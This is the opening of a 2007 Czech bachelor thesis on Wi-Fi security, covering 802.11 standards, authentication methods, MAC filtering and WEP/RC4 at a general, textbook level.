UNIVERZITA PARDUBICE
ÚSTAV ELEKTROTECHNIKY A INFORMATIKY

BEZPEČNOST BEZDRÁTOVÉ SÍTĚ S VYUŽITÍM WIFI TECHNOLOGIE

BAKALÁŘSKÁ PRÁCE

AUTOR PRÁCE: Milan Matys

VEDOUCÍ PRÁCE: Ing. Miloslav Macháček

2007

UNIVERSITY OF PARDUBICE
INSTITUTE OF ELECTRICAL ENGINEERING
AND INFORMATICS

SECURITY OF WIRELLES NETWORK USING WIFI TECHNOLOGY

BACHELOR WORK

AUTHOR: Milan Matys

SUPERVISOR: Ing. Miloslav Macháček

2007

Vysokoškolský ústav: Ústav elektrotechniky a informatiky

Katedra/Ústav: Ústav elektrotechniky a informatiky

Akademický rok: 2006/2007

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Pro: Milan Matys

Studijní program: Informační technologie

Studijní obor: Informační technologie

Název tématu:

Zásady pro zpracování: Teoretická část bude obsahovat možnosti zabezpečení bezdrátových sítí, hrozby a způsoby proniknutí do sítí a zneužití neoprávněného přístupu. Implementační část bude postavena na prezentaci návrhu zabezpečení konkrétní počítačové sítě a popisem nastavení jednotlivých komponent.

Seznam odborné literatury:

Základní:

- Wendell Odom, *Počítačové sítě bez předchozích znalostí,* Computer Press: 2005
- Patrick Zandl, *Bezdrátové sítě WiFi – Praktický průvodce,* Computer Press: 2003
- Rita Pužmanová, *Bezpečnost bezdrátové komunikace – Jak zabezpečit Wi-Fi, Bluetooth, GPRS či 3G,* Computer Press: 2005

Rozsah: přibližně 40 stran

Vedoucí práce: Ing. Miloslav Macháček

Vedoucí katedry (ústavu): prof. Ing. Pavel Bezoušek, CSc.

Datum zadání práce: 31. 10. 2006

Termín odevzdání práce: 18. 5. 2007

Prohlašuji:

Tuto práci jsem vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Souhlasím s prezenčním zpřístupněním své práce v Univerzitní knihovně Univerzity Pardubice.

V Pardubicích dne 17.5. 2007

Milan Matys

Poděkování

Ing. Miloslavu Macháčkovi za cenné rady ohledně vypracování této práce. Vladimíru Louvarovi za jeho ochotu, trpělivost a odvahu při implementaci praktické části na jím spravovanou bezdrátovou síť za provozu, která se neobešla bez výpadku. Ing. Janě Holé za pomoc s formální úpravou práce a Bc. Martinu Kosinovy za konzultace o technické stránce věci.

ABSTRAKT

Cílem práce je shrnout poznatky o jednotlivých bezpečnostních mechanismech dostupných v bezdrátových sítích Wi-Fi. Vysvětlit jak fungují a poukázat na jejich slabiny, kterých využívají útoky proti bezdrátovým sítím. Neboť znalost principů těchto útoků, je důležitá při návrhu kvalitního zabezpečení. Dále uvádím zásady a doporučení aplikovatelná při návrhu firemní nebo domácí bezdrátové sítě. Praktická část je věnována Wi-Fi síti lokálního poskytovatele internetu TýneckýNet. Základem je ukázka jak se připojit do šifrované bezdrátové sítě bez znalosti tajného klíče, popis nedostatků stávajícího zabezpečení a návrh nového, odolného proti neoprávněnému přístupu a zároveň vhodného pro TýneckýNet s nízkými náklady na implementaci. Výsledkem práce je aplikace nového zabezpečení, využívající WPA s autorizačním serverem FreeRADIUS a další vylepšení, na část sítě TýneckýNet a její testovací provoz. Volba padla na WPA z důvodu kompaktibility se staršími zařízeními v síti a možnosti centrální správy uživatelských účtů v databázi napojené na autorizační server, což do budoucnosti poskytuje hlavně možnost napojení dalších služeb, vztahujících se k uživatelskému účtu, a mobilitu uživatelů mezi přístupovými body v síti. Zda bude zabezpečení implementováno na celou sít závisí na praktických zkušenostech z testovacího provozu.

Obsah

Seznam použitých zkratek a pojmů

Wi-fi	Wirelless fidelity. Zkratka používaná pro bezdrátové sítě.
IEEE	Institute of Electrical and Electronics Engineers
IEEE 802.11	Wi-Fi standart definuje vyvíjený 11. pracovní
IEEE	skupinou (Institute of Electrical and Electronics Engineers)
HSDPA	Standart třetí generace pro sítě mobilních operátorů.
VoIP	Voice over Internet Protocol – přenos hlasu přes počítačovou síť využívá protokoly TCP/IP
LAN	Local Area Network – lokální počítačová síť (minimum 2 počítače)
ADSL	Asymetric Digital Subscriber Line – asymetrická (rychlost uploadu se liší od downloadu) digitální linka sloužící k přenosu dat z
Bluetooth	Bezdrátová komunikační technologie sloužící k propojení mezi dvěma nebo více zařízeními (např. mobilní telefon, notebook, náhlavní souprava, PDA).
WiMAX	Stále se vyvíjející bezdrátová technologie definovaná normami 802.16 zaměřená na venkovní sítě
AP	Access point (přístupový bod) nezbytná součást Wi-Fi sítě (infrastrukturní) plní funkci mostu mezi kabelovou a bezdrátovou sítí a poskytuje další doplňkové funkce
SSID	Service Set Identifier – identifikátor bezdrátové sítě
Ethernet	Technologie přenosu dat po kabelovém vedení nečastěji kroucené dvoulince, ale i jiných typech kabelů.
TCP/IP	Protokolová architektura definována sadou protokolů pro komunikaci v počítačové síti.
Fyzická vrstva	Nejnižší vrstva modelu TCP/IP zajištující zaslaní a příjem dat na úrovni bitů. Není definována, proto je možné používat TCP/IP na různých technologiích.
Linková vrstva	Ovládá přenosovou cestu, přijímání a odesílání datových paketů. Model TCP/IP tuto vrstvu nespecifikuje, neboť je závislá na použité přenosové technologii.

Broadcast	Všesměrová adresa
Beacon	Rámec vysílaný přístupovým bodem, udávající hodnotu ESSID a další
MAC adresa	neboli hardwarová adresa je součástí každého zařízení komunikujícího v počítačových sítích (switch, síťová karta, AP). Je dána výrobcem a je unikátní (nelze se setkat se dvěma zařízeními se stejnou MAC adresou od výrobce). MAC jde softwarově změnit (pouze v operační paměti počítače)
802.11i	Známý také pod názvem WPA2. Standart definující zabezpečení bezdrátové sítě RSN. Následník WPA.
EAP	Extensible Authentication Protocol
TKIP	Šifrovací algoritmus použitý u WPA zabezpečení. Odstraňuje hlavní chyby WEPu.
IV	Inicializační vektor, součást šifrovacích algoritmů. Slouží jako pseudonáhodná část klíče.
ICV	Integrity check value (kontrolní součet) zajišťuje kontrolu, zda nebyla zpráva změněna při přenosu. Používáji zabezpečení WEP.
MIC	Message Integrity Check – zajišťuje kontrolu integrity (změny zprávy při přenosu)
firmware	Software uložený v ROM paměti zařízení, který řídí její funkce a spolupracuje s ovladači v operačním systému
ISO/OSI	Referenční model organizace ISO. Nespecifikuje implementaci (realizaci) systémů, ale uvádí všeobecné principy sedmivrstvé síťové architektury. Popisuje vrstvy, jejich funkce a služby.
open source	Počítačový software s otevřeným zdrojovým kódem.
RADIUS	Autentizační server. Ověřuje uživatele při připojení do sítě.
CA	Certifikační autorita – vydává a potvrzuje pravost šifrovacích certifikátů.
OS	Operační systém
RSN	Robust Security Network – bezpečnostní mechanismus

	používaný 802.11X.
AES	Advanced Encryption Standart – šifrovací algoritmus používaný standartem 802.11i, který je považován za zcela bezpečný.
Monitor mód	Mód síťových/bezdrátových zařízení v kterém přijímají i pakety neurčené jim. Zachycují veškerý provoz v síti.
NAT	Network adress translation (překlad síťových adres).
CCA	Clear Channel Assesment – procedura standartu 802.11 zjišťující zda je volný kanál pro vysílání.
Mikrotik	Operační systém routerboardů založený na OS Linux
Routerboard	Zařízení pro řízení a správu Wi-Fi sítě. Zjednodušeně řečeno obsahuje více AP.
paket injection	Zasílání (injektování) paketů do bezdrátové sítě, aniž bychom do ní byli řádně připojeni.

1 Úvod do Wi-Fi

1.1 Co je to Wi-Fi

Značka „Wi-Fi“ (obrázek č. 1) se dnes používá jako značka kompaktibility zařízení vycházejících ze standartu 802.11 a hlavně jeho pozdějších verzí označovaných přidáním znaku za 802.11, těmi jsou například *802.11a*, *b* a *g.* Vlastníkem značky Wi-Fi je skupina *Wi-Fi Alliance*[1]. Název je slovní hříčka vůči Hi-Fi (high fidelity – „vysoká věrnost“ analogicky wirelless fidelity – „bezdrátová věrnost“) (1). Původně měla za cíl zajišťovat bezdrátové propojení mobilních zařízení (např. notebooky, PDA) a jejich připojování do lokálních sítí. Postupem času začala být využívána i k jiným účelům. Velmi rozšířené je bezdrátové připojení do sítě Internet dále připojení VoIP telefonů a spotřební elektroniky (DVD, televize, aj.) do sítě LAN. Ve vývoji jsou standarty umožňující využití v automobilech na dálnicích podporujících *Inteligent Transportation System*[2](2) pro zvýšení bezpečnosti a sběr statistik o provozu.

Obrázek č. 1 Wi-Fi logo (2)

V dnešní době velkého rozvoje informačních technologií si bezdrátové sítě rychle našli své místo i u nás v České republice. Nejdříve ve velkých městech a později i v odlehlejších oblastech naší republiky se začaly budovat bezdrátové sítě, většinou sloužící ke sdílení internetu v té době špatně dostupného a drahého. Nyní je Wi-fi jednou z nejrozšířenějších technologií „poslední míle“, která vede od poskytovatele internetu k uživatelům. Jeho přímým konkurentem v tomto směru je ADSL, které přenáší data od a k uživateli po telefonní lince.

[1] Obchodní organizace, která testuje a certifikuje zařízení zda vyhovuje 802.11x standartu (2)
[2] Inteligentní transportní systém (2)

1.2 Historický vývoj

Wi-Fi je technologie pro bezdrátové sítě, který vychází ze standartu IEEE 802.1 dříve nazývaný *bezdrátový ethernet*. Vývoj začal v roce 1985 a významně k němu přispělo rozhodnutí amerického regulátora FCC (Federal Communication Commission) uvolnit tři frekvenční pásma pro bezlicenční použití. Do té doby bylo možné na nějaké frekvenci vysílat jen s individuálním povolením od FCC. To ovšem neznamená, že se na vysílání v těchto pásmech nevztahují žádná pravidla, naopak FCC stanovilo několik podmínek. Mezi nejdůležitější patří nepřekročení maximálního vysílacího výkonu a použití širokopásmových řešení, fungující na principu rozprostření frekvenčního spektra, především z důvodu ochrany životního prostředí, protože při úzkopásmovém řešení je energie vyzařovaná z vysílače soustředěna do úzkého rozsahu frekvencí a musí přesáhnout hladinu šumu.

1.3 IEEE Standardy

Wi-Fi se podle IEEE 802.11 dělí na mnoho standardů a jejich doplňků (ať již standardizovaných nebo ne). O jaký standart jde udává poslední znak za 802.11. V ČR jsou nejrozšířenější 802.11b, 802.11g lze se setkat i s 802.11a (nejvíce na páteřních spojích). Všechna zařízení v jedné bezdrátové síti musí pracovat na stejném standartu nebo kompatibilním (např. 802.11b a 802.11g zařízení v jedné síti) a ve stejném frekvenčním pásmu.

Prvním standartem vyvinutým společností IEEE (*Institute of Electrical and Electronics Engineers*) byl 802.11. Poskytoval přenosovou rychlost 1-2 MB a využíval tři varianty řešení fyzické vrstvy (FHSS, DSSS, DFIr). Z něj vycházející 802.11b používala pouze modulaci DSSS (*Direct Sequence Spread Spectrum* – technika přímého rozprostřeného spektra) a dosahovala rychlosti až 11 MB/s. 802.11g a 802.11a na fyzické vrstvě využívají modulaci OFDM (*Orthogonal Frequency Division Multiplexing* - ortogonální multiplex s kmitočtovým dělením). Standart 802.11*g* obsahuje i modulaci DSSS, ale pouze z důvodu kompaktibility s zařízeními standartu 802.11*b*. V praxi to znamená, že pokud do 802.11g sítě připojí stanice pracující na 802.11b, budou všechna

zařízení komunikující se stanicí pracovat take na 802.11b, tedy jen 11 MB/s. Stručný přehled několika nejpoužívanějších standartů je v tabulce č. 1. (3)

Tabulka č. 1 Přehled standartů 802.11 (2)

Standart	*Pásmo [GHz]*	*Maximální rychlost [MB/s]*	*Fyzická vrstva*
IEEE 802.11	2,4	2	DSSS, FHSS, DFIr
IEEE 802.11b	2,4	11	DSSS
IEEE 802.11g	2,4	54	OFDM, DSSS
IEEE 802.11a	5	54	OFDM
IEEE 802.11n	2,4 nebo 5	540	OFDM, MIMO


Jediný 802.11n, ze všech uvedených, není zatím schválen (nejdříve bude v červenci 2007). Upravuje fyzickou část a podčást linkové vrstvy, aby se dosáhlo reálné rychlosti přes 100 MB/s. Maximem je 540 MB/s. Zvýšení rychlosti se dosahuje použitím matematického modelu MIMO (multiple input multiple output) využívající *vícecestné propagace*[3]. MIMO je používán i v technologiích WiMAX a HSDPA (3G standart pro sítě mobilních operátorů).

Sítě standartu 802.11 není jediný standart pro bezdrátové sítě mezi další patří Bluetooth, HSDPA, CDMA a WiMAX. Nejzajímavějším a z mého pohledu pravděpodobným nástupcem sítí Wi-Fi patří WiMAX, jehož praktického nasazení se snad dočkáme v budoucnosti. Jedna z prvních WiMAX sítí vznikla v Českém Krumlově a je v plném provozu. Pokud ale níže narazíte na pojem bezdrátová síť, bude tím myšlena síť standartu 802.11.

[3] více přijímacích a vysílacích antén

2 Jak Wi-Fi funguje

Než se začneme zabývat zabezpečením bezdrátové sítě je třeba pochopit jak Wi-Fi síť funguje a z toho vyplívající bezpečnostní rizika. Na obrázku č. 2 je schéma jednoduché počítačové sítě na něm si ukážeme základní komponenty.



Obrázek č. 2 Schéma jednoduché Wi-Fi sítě

2.1 Základní komponenty

Každá bezdrátová síť standartu 802.11 se skládá z čtyř základních komponent.

- Distribuční systém
- Access point (přístupový bod)
- Přenosové médium
- Klient

2.1.1 Distribuční systém

U Wi-Fi sítí s několika access pointy (dále jen AP) je třeba, aby byl možný pohyb klientů mezi těmito AP bez ztráty spojení. K tomu je nutná komunikace mezi AP v síti. Ten je realizován přes distribuční systém. Ve

většině případů se používá Ethernet, ale ve standartu 802.11 není pod pojmem *distribuční systém* definováno žádné médium. Je tedy možné použít i jinou technologii. Protože ale distribuční médium bývá většinou i páteřní sítí je volba Ethernetu logická. Hlavně kvůli rychlosti a šířce pásma, které jsou na páteřní sítě hlavními požadavky.

Další podmínkou mobility v bezdrátových sítích je překryv signálů sousedních AP. Z důvodu abychom byli před přesměrováním datového toku klienta schopni určit na které AP tok nasměrovat.

2.1.2 Access point (Přístupový bod)

Hlavní funkcí je přemostění mezi kabelovou a bezdrátovou sítí. Dále poskytuje další funkce definované standartem 802.11 nebo přidané výrobcem. Každý klient se musí připojit k AP a projít autentizací (AP si podle údajů poskytnutých klientem zjistí zda má tento klient opravnění k připojení k síti). Více o autentizaci v kapitole Autentizace (kap. 3.1.)

2.1.3 Přenosové médium

Po přenosovém médiu se přenášejí data. V kabelových sítích je médiem kabeláž, proto se může zdát, že v bezdrátových sítích se data přenáší vzduchem, ale není to pravda. Bezdrátové sítě fungují i ve vakuu. Médiem jsou rádiové frekvence. Norma 802.11 definuje dvě frekvence (2,4 a 5 GHz) po kterých se přenáší data mezi klienty a AP, nebo mezi dvěma a více AP (např. pokud je distribuční médium založeno také na standartu IEEE 802.11).

2.1.4 Klient

Klientem v sítích Wi-Fi jsou například stolní počítače, notebooky, PDA, mobilní telefony a v poslední době se v hlavně v zámoří šíří trend využívat Wi-Fi, jako spojovací článek mezi spotřebiči v domácnosti. Příkladem může být tzv. chytrá lendička monitorující stav potravin, která přes Wi-Fi předává informace centrálnímu počítači nebo sama upozorní uživatele na procházející dobu spotřeby některé z uskladněných potravin.

3 Zabezpečení

V kabelových sítích je zabezpečnení jednoduší, neboť je nutné počítač propojit se sítí kabelem, který většinou vede do datové zásuvky nebo rovnou do switche. U kabelových sítí lze fyzicky zabezpečit přísup k datové zásuvce, třeba i jen prostým zamknutím místnosti ve které se nachází.

U bezdrátových sítí, takový způsob zabezpečení přístupu možný není, protože se signál šíří volným prostorem a nemá oproti kabelovým sítím žádné hranice, lze omezit výstupní výkon (dosah signálu) přístupového bodu na nejnižší možnou míru, abychom omezili prostor, z kterého se jde k sítí připojit. Pokud máme doma bezdrátovou síť není nutné signál šířit daleko od domu stačí nám pokrytí pouze v domě. Z těchto důvodů je třeba zabezpečit síť, aby se nebylo možné:

- připojení neoprávněného uživatele,
- odposlechnutí přenosu dat.

3.1. Autentizace

Než začneme o metodách autentizace, povíme si ve stručnosti jak probíhá autentifikace (připojení) stanice k přístupovému bodu, neboť připojení předchází autentizaci a je tedy u obou metod stejné.

Stanice pošle na *broadcast* dotaz na existenci přístupového bodu, takzvaný *Probe Request* (obsahuje SSID požadované sítě a rychlosti podporované stanicí). Přístupové body v dosahu na dotaz odpoví zasláním svého SSID v případě, že je stanice námi požadovaného SSID v dosahu, odpoví rámcem *Probe Response* s parametry dané sítě (např. SSID, podporované rychlosti, četnost *beacons*, časové razítko a další). Přístupové body s jiným SSID než stanice zaslala v *Probe Request* požadavek ignorují.

Tím je zajištěno, že požadavek na připojení dorazí k námi žádanému AP. Po úspěšném připojení následuje autentizace (viz. obrázek č. 3).

„Autentizace v 802.11 síti je jednosměrný proces. Stanice si musí o autentizaci do sítě zažádat, zatímco síť se vůči stanicím autentizovat nemusí. Tvůrci standartu zřejmě počítali s tím, že přístupový bod je součástí síťové


infrastruktury a je v jistém privilegovaném postavení, nicméně právě tímto umožnili útoky nazývané *man-in-the-midlle*. Jejich princip spočívá v falešném přístupovém bodu mezi klientem a skutečným přístupovým bodem.“ (1) Více se metodám útoků na bezdrátové sítě budu věnovat v samostatné kapitole.

Pro autentizaci stanice do sítě existují dvě metody definované standartem 802.11.

- *Open-System* (otevřený systém)
- *Shared Key* (sdílený klíč)

3.1.1 Open-System autentizace

Je základní metoda řízení přístupu klienta do sítě (autentizace) vyžadovaná standartem 802.11. Je skutečně jen základní metodou a rozhodně nepřispívá k dobrému zabezpečení sítě. Pro připojení k síti musí stanice znát jen její SSID (*Service Set Identifier*) a ohlásit se AP, které ji na základě poskytnutých informacích připojí (pokud zaslala správné SSID), aniž by infomace ověřoval. Po provedení všech kroků je stanice připojena do sítě a může komunikovat. Postup je znázorněn na obrázku č. 3.



Obrázek č. 3 Open System autentizace

Standartně AP vysílá své SSID, aby každá stanice v dosahu věděla, že je dostupná Wi-Fi síť. Vysílání SSID je možné vypnout. Tím se síť stane „neviditelnou“ (nebude vidět v seznamu dostupných sítí), to může být vhodné pro zamezení přístupu uživatelům, kteří SSID neznají.

Vypnutí vysílání SSID zvýší zabezpečení sítě, ale není to zdaleka spolehlivá ochrana před neoprávněným přístupem. Existují utility, které SSID zjistí, ikdyž je AP nevysílá. Pod Windows je to program *NetStumbler* s utilitou


Zero Config. Pod Linuxem balík programů *Aircrack-ng* nebo *Kismet*.

3.1.2 Shared Key autentizace

Autentizace sdíleným klíčem je vyspělejší metoda řízení přístupu k bezdrátové síti. V případě jejího použití je nutné v síti využívat šifrování *WEP* (popsán v kapitole 3.3 WEP). Každé zařízení kompaktibilní se standartem 802.11 musí umět obě metody. Podstatou *Shared Key* autentizace spočívá v klíči, který je znám všem zařízením v síti. Stanice, která se chce autentizovat do sítě se prokáže klíčem, který přístupový bod ověří a zařízení může komunikovat v síti. Ověření probíhá v několika krocích.

1) Klient pošle žádost o ověření
2) AP vygeneruje náhodné číslo a odešle jej stanici
3) Stanice číslo zakóduje RC4 algoritmem podle sdíleného klíče a odešle zpět AP
4) AP číslo dekóduje a pokud se dekódované číslo rovná číslu odešle stanici potvrzení o úspěšnosti

Celý proces znázorňuje obrázek č. 4.



Obrázek č. 4 Shared Key autentizace


3.2 Filtrace MAC adres

Standart 802.11 ve svých počátcích nevyžadoval podporu WEP šifrování (byla přidána až v roce 1999). Často ji první Wi-Fi zařízení nepodporovala a i v případě, že zařízení WEP umělo, správci nechávali síť nezabezpečenou. Důvodem nebyla ani tak vyšší prospustnost sítě (použitím WEP klesne propustnost o cca 20%), ale spíš neexistující centrální správa WEP klíčů na přístupových bodech a na stanicích. Klíč bylo vždy nutné měnit ručně (na AP i na stanicích u uživatelů). Bez pravidelné obměny klíče je možné odposlechem provozu a použitím speciálního program klíč odvodit. Klíč není možné hlavně u rozsáhlejších sítí jednoduše změnit.

Přesto je nutné omezit přístup do sítě jen na oprávněné stanice, proto sami výrobci implementovali do svých výrobků *filtraci MAC adres*.

MAC adresa je unikátní adresa každého zařízení v síti (žádné dvě zařízení nemají stejnou) a je v zařízení zadána již od výrobce. Přístupový bod umožňuje vytvořit seznam povolených nebo zakázaných *MAC* adres. V prvním případě bude seznam obsahovat adresy zařízení, které mají přístup do sítě povolen a ostatní zakázán. V případě seznamu zakázaných *MAC* adres je tomu naopak. Ovšem ani tato technologie není zcela bezpečná. *MAC* adresa zařízení je v něm sice na pevno, ale není nezměnitelná. Lze ji změnit poměrně lehce[4], proto je používanější seznam povolených MAC adres, protože je pro případného útočníka těžší najít povolenou MAC adresu, než jen změnit svou MAC adresu na jinou, aby neodpovídala MAC adrese v seznamu zakázaných adres. Obrázek č. 5 ukazuje jak vypadá nastavení filtrace MAC adres na Wi-Fi routeru Linksys BEEFW11S4.

[4] Více o změně MAC adresy budu věnovat v části o útocích na Wi-Fi sítě v kapitole 4.



Obrázek č. 5 Filtrace MAC adres

Nastavení seznamu povolených MAC adres v AP znázorněné na obrázku č. 5 povolí přístup k síti pouze 7 stanicím s MAC adresami v seznamu.

3.3 WEP


Wired Equivalent Privacy (ochrana odpovídající metalickému vedení)(1) je standard pro zabezpečení bezdrátové části sítě, uvedený v roce 1999. Zabezpečuje komunikaci od klientských stanic až po přístupový bod, odtud pak odchází data ve stejném tvaru jako byla odeslána klientskou stanicí. V současnosti je nejrozšířenějším zabezpečovacím mechanismem bezdrátových sítí v ČR. V dnešní době je již překonán a existují bezpečnější šifrovací mechanismy (např. WPA, WPA2). Pokud zařízení v síti podporují některý z těchto mechanismů, nevidím důvod proč WEP neopustit. V praktické části ukáži, jak odvodit WEP klíč z odposlechnutého provozu. Nevýhodou je absence dynamické výměny klíčů. Zjednodušeně řečeno, zařízení s WEP nejsou schopné se mezi sebou domluvit na výměně tajného klíče, proto je nutné klíč změnit ručně na každém zařízení v síti. Ve větších bezdrátových sítích (např. lokálního poskytovatele internetu) je velký problém klíč vyměnit,

protože se změnou klíče v přístupovém bodě se všechny k němu připojené stanice nebudou moci připojit (mají starý a neplatný klíč) a je nutné ho ručně zadat na každé stanici. Základem WEPu je šifrovací algoritum RC4 s tajným klíčem.

3.3.1 RC4

Šifrovací algoritmus RC4 je symetrická proudová šifra s tajným klíčem (1). Autorem je společnost RSA Data Security, Inc (5). Zajímavé na ni je, že její algoritmus nebyl nikdy oficiálně publikován, ale v roce 1994 byl získán zpětným inženýrstvím a zveřejněn (5).

